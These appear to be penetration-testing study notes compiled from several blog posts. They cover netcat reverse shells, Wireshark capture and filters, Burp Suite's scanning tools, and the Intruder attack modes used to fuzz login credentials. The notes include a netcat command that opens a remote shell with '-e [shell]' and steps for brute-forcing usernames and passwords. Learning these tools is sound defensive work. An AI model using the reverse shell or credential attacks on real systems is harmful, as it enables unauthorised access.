
Reverse Shells

This works the reverse of a bind shell. This allows the client to transmit their shell to a server. This has the same effect as the bind shell.

Server

- nc -lvvp [port]

Client

- nc -v [ip] [port] -e [shell]

Netcat vs. nc.traditional

In some linux enviroments, nc might already be installed. However, this version is different from the actual version. To get the real version of netcat, use

- apt-get install nc.traditional

you will also have to replace nc with nc.traditional in the before commands.

Wireshark

Wireshark is a packet sniffer which can capture packets and display the contents of them.

Using

- wireshark &

This will put wireshark in the background of the console.

Once loaded, it is simple to use. Just select the interface you'd like to listen in on. Once in listening mode, Wireshark will capture all incoming packets on that interface.

The TCP "3-Way Handshake" (Getting a Website)

Wireshark displays packets captured by the most recent packet last. The list expands downward. Here, we can see a sample capture of the process of making a connection and getting a webpage through HTTP.

#	Source	Destination	Protocol	Info	Description

1	You	Gateway	DNS	Standard query of host	You ask the gateway where the host is.
2	Gateway	You	DNS	Standard query response [ip]	Gateway tells you IP Address.
3	You	Host	TCP	SYN	1st part of 3 handshake.
4	Host	You	TCP	SYN, ACK	2nd part of 3 handshake.
5	You	Host	TCP	ACK	3rd part of 3 handshake.
6	You	Host	HTTP	GET/HTTP	Beginning of sending webpage

Filters

Filters let you exclude packets based on search patterns. For instance, lets say you'd like to only see traffic on port 1234. Filters will let you exclude anything that isn't on those ports.

- tcp.port==1234

Filters also support Boolean logic. For instance, lets say you'd like to see port traffic on both 1234 and 4321.

- tcp.port==1234 && tcp.port==4321

This will display both ports' traffic.

Password Grabbing

From <http://hackingandsecurity.blogspot.com/2018/09/oscp-hacking-techniques-kali-linux.html>

Burp Suite

Saturday, January 5, 2019 5:51 AM

Burp Suite is a set of tools for assessing web application security. It's available in a free and commercial versions. We recommend its use when developing or assessing any web applications.

Usage Instructions

The Burp tool must only be used to evaluate the security of **your** web application that resides outside of Force.com (e.g. www.partnersite.com). For applications residing completely on Force.com (e.g. partner-visual.force.com, appxpartner.force.com. etc.), please use the Force.com Source Source Scanner

Training Video

A 15 minute training video on using the Burp Suite Professional tool can be found here

Technical Overview

By launching the tool and setting a web browser to use this as its proxy server, all web traffic can be intercepted, inspected, modified and analyzed to identify a range of security vulnerabilities.

Burp Suite Professional contains the following tools:

Proxy - an intercepting HTTP/S proxy server which operates as a man-in-the-middle between the end browser and the target web application, allowing you to intercept, inspect and modify the raw traffic passing in both directions.

Spider - an intelligent application-aware web spider which allows complete enumeration of an application's content and functionality.

Scanner - an advanced tool for performing automated discovery of security vulnerabilities in web applications.

Intruder - a highly configurable tool for automating customized attacks against web applications, such as enumerating identifiers, harvesting useful data, and fuzzing for common vulnerabilities.

Repeater - a tool for manually manipulating and re-issuing individual HTTP requests, and analyzing the application's responses.

Sequencer - a tool for analyzing the quality of randomness in an application's session tokens or other important data items which are intended to be unpredictable.

Use the above links to read the detailed help specific to each of the individual Burp Suite tools. For additional help and details, please visit the Burp Suite Professional website.

Effectively Scanning Applications Using Burp

In order to obtain effective results from the Burp Scanner, it is recommended that you do the following:

• Turn “Intercept” (Proxy->Intercept) off within Burp. Do not change other default configurations

• Configure your browser to use Burp as a proxy (Default port is 8080)

• Login to your web-application with the highest privileged account to ensure no features are hidden, and run through typical use cases (simulate customer usage). Your goal is to access all application pages

• Right click on the Target URL (Target->site map) and click on “spider this host”

• Once spidering completes, Right click on the Target URL and click on “actively scan this host”. The scan progress can be monitored under the “Scanner” tab

Accuracy of Results

While black-box testing tools can be of great assistance in uncovering major security vulnerabilities, it is important to understand that no tool can identify all vulnerabilities. Additionally, since these tools lack insight into the context of the application, false positives can be produced. The output of this tool should not be considered a comprehensive security assessment of your application; rather it should complement a thorough manual review. The OWASP testing guide can be a valuable asset in determining your application’s security testing plan.

False Negatives

A false negative occurs when a tool is not able to identify an existing bug. Some vulnerabilities that Burp Suite may not identify are:

• Stored Cross-Site Scripting

• Cross-Site Request Forgery

• Session Hijacking/Fixation

• Weak Access Control Policy

False Positives

A false positive occurs when a bug is flagged as being legitimate, which a tool misinterprets as being an actual issue. This can occur for multiple reasons, but often times it occurs due to not understanding the full context of an application. Here are two of the common places where you will see false positives in the output from Burp:


• SQL Injection - SQL Injection consists of insertion of a SQL query via the input data from a user to the application. Burp looks for database error messages in the HTTP response, and may incorrectly classify an error message as being output from the database.

• XML Injection – XML Injection is an attack technique used to manipulate or compromise the logic of an XML application or service. Burp looks for exceptions thrown during XML parsing. However, at times a response containing the term “XML” could get flagged as an exception.

From <http://hackingandsecurity.blogspot.com/2016/06/burp-suite-web-app-scanner-proxy-and.html>

It’s worth understanding how each of them work though, and how they could be applied to specific testing scenarios. The attack types are as follows (Portswigger, 2009):

• **Sniper** – sends a single payload to each of the selected parameters; i.e. each parameter is sequentially tested with the same set of variables
• **Battering ram** – sends a single payload to all of the selected parameters at once; i.e. all parameters will be passed the first variable, followed by all parameters being passed the second variable, and so on until the payload is completed
• **Pitchfork** – sends a specific payload to each of the selected parameters; i.e. all parameters need to be passed its own payload, and the variables of each payload are passed to its designated parameter in sequence
• **Cluster bomb** – starts with a specific payload to each parameter, and when all variables have been tested, will start testing with the payload from the next variable, such that all parameters get tested with all variables



By default, Burp Intruder will attempt to discover all parameters suitable for fuzzing within the request and mark them with the '§' symbol. At this stage the process is only concerned with the discovery and manipulation of usernames and passwords, so all of the automatically highlighted parameters can be cleared by selecting them, and clicking the 'clear §' button, as shown in Figure 3. The required parameters can then be selected by using the 'add §' button (or by not deselecting it in the first step).

From <http://hackingandsecurity.blogspot.com/2017/03/some-burpsuite-terminology-and-features.html>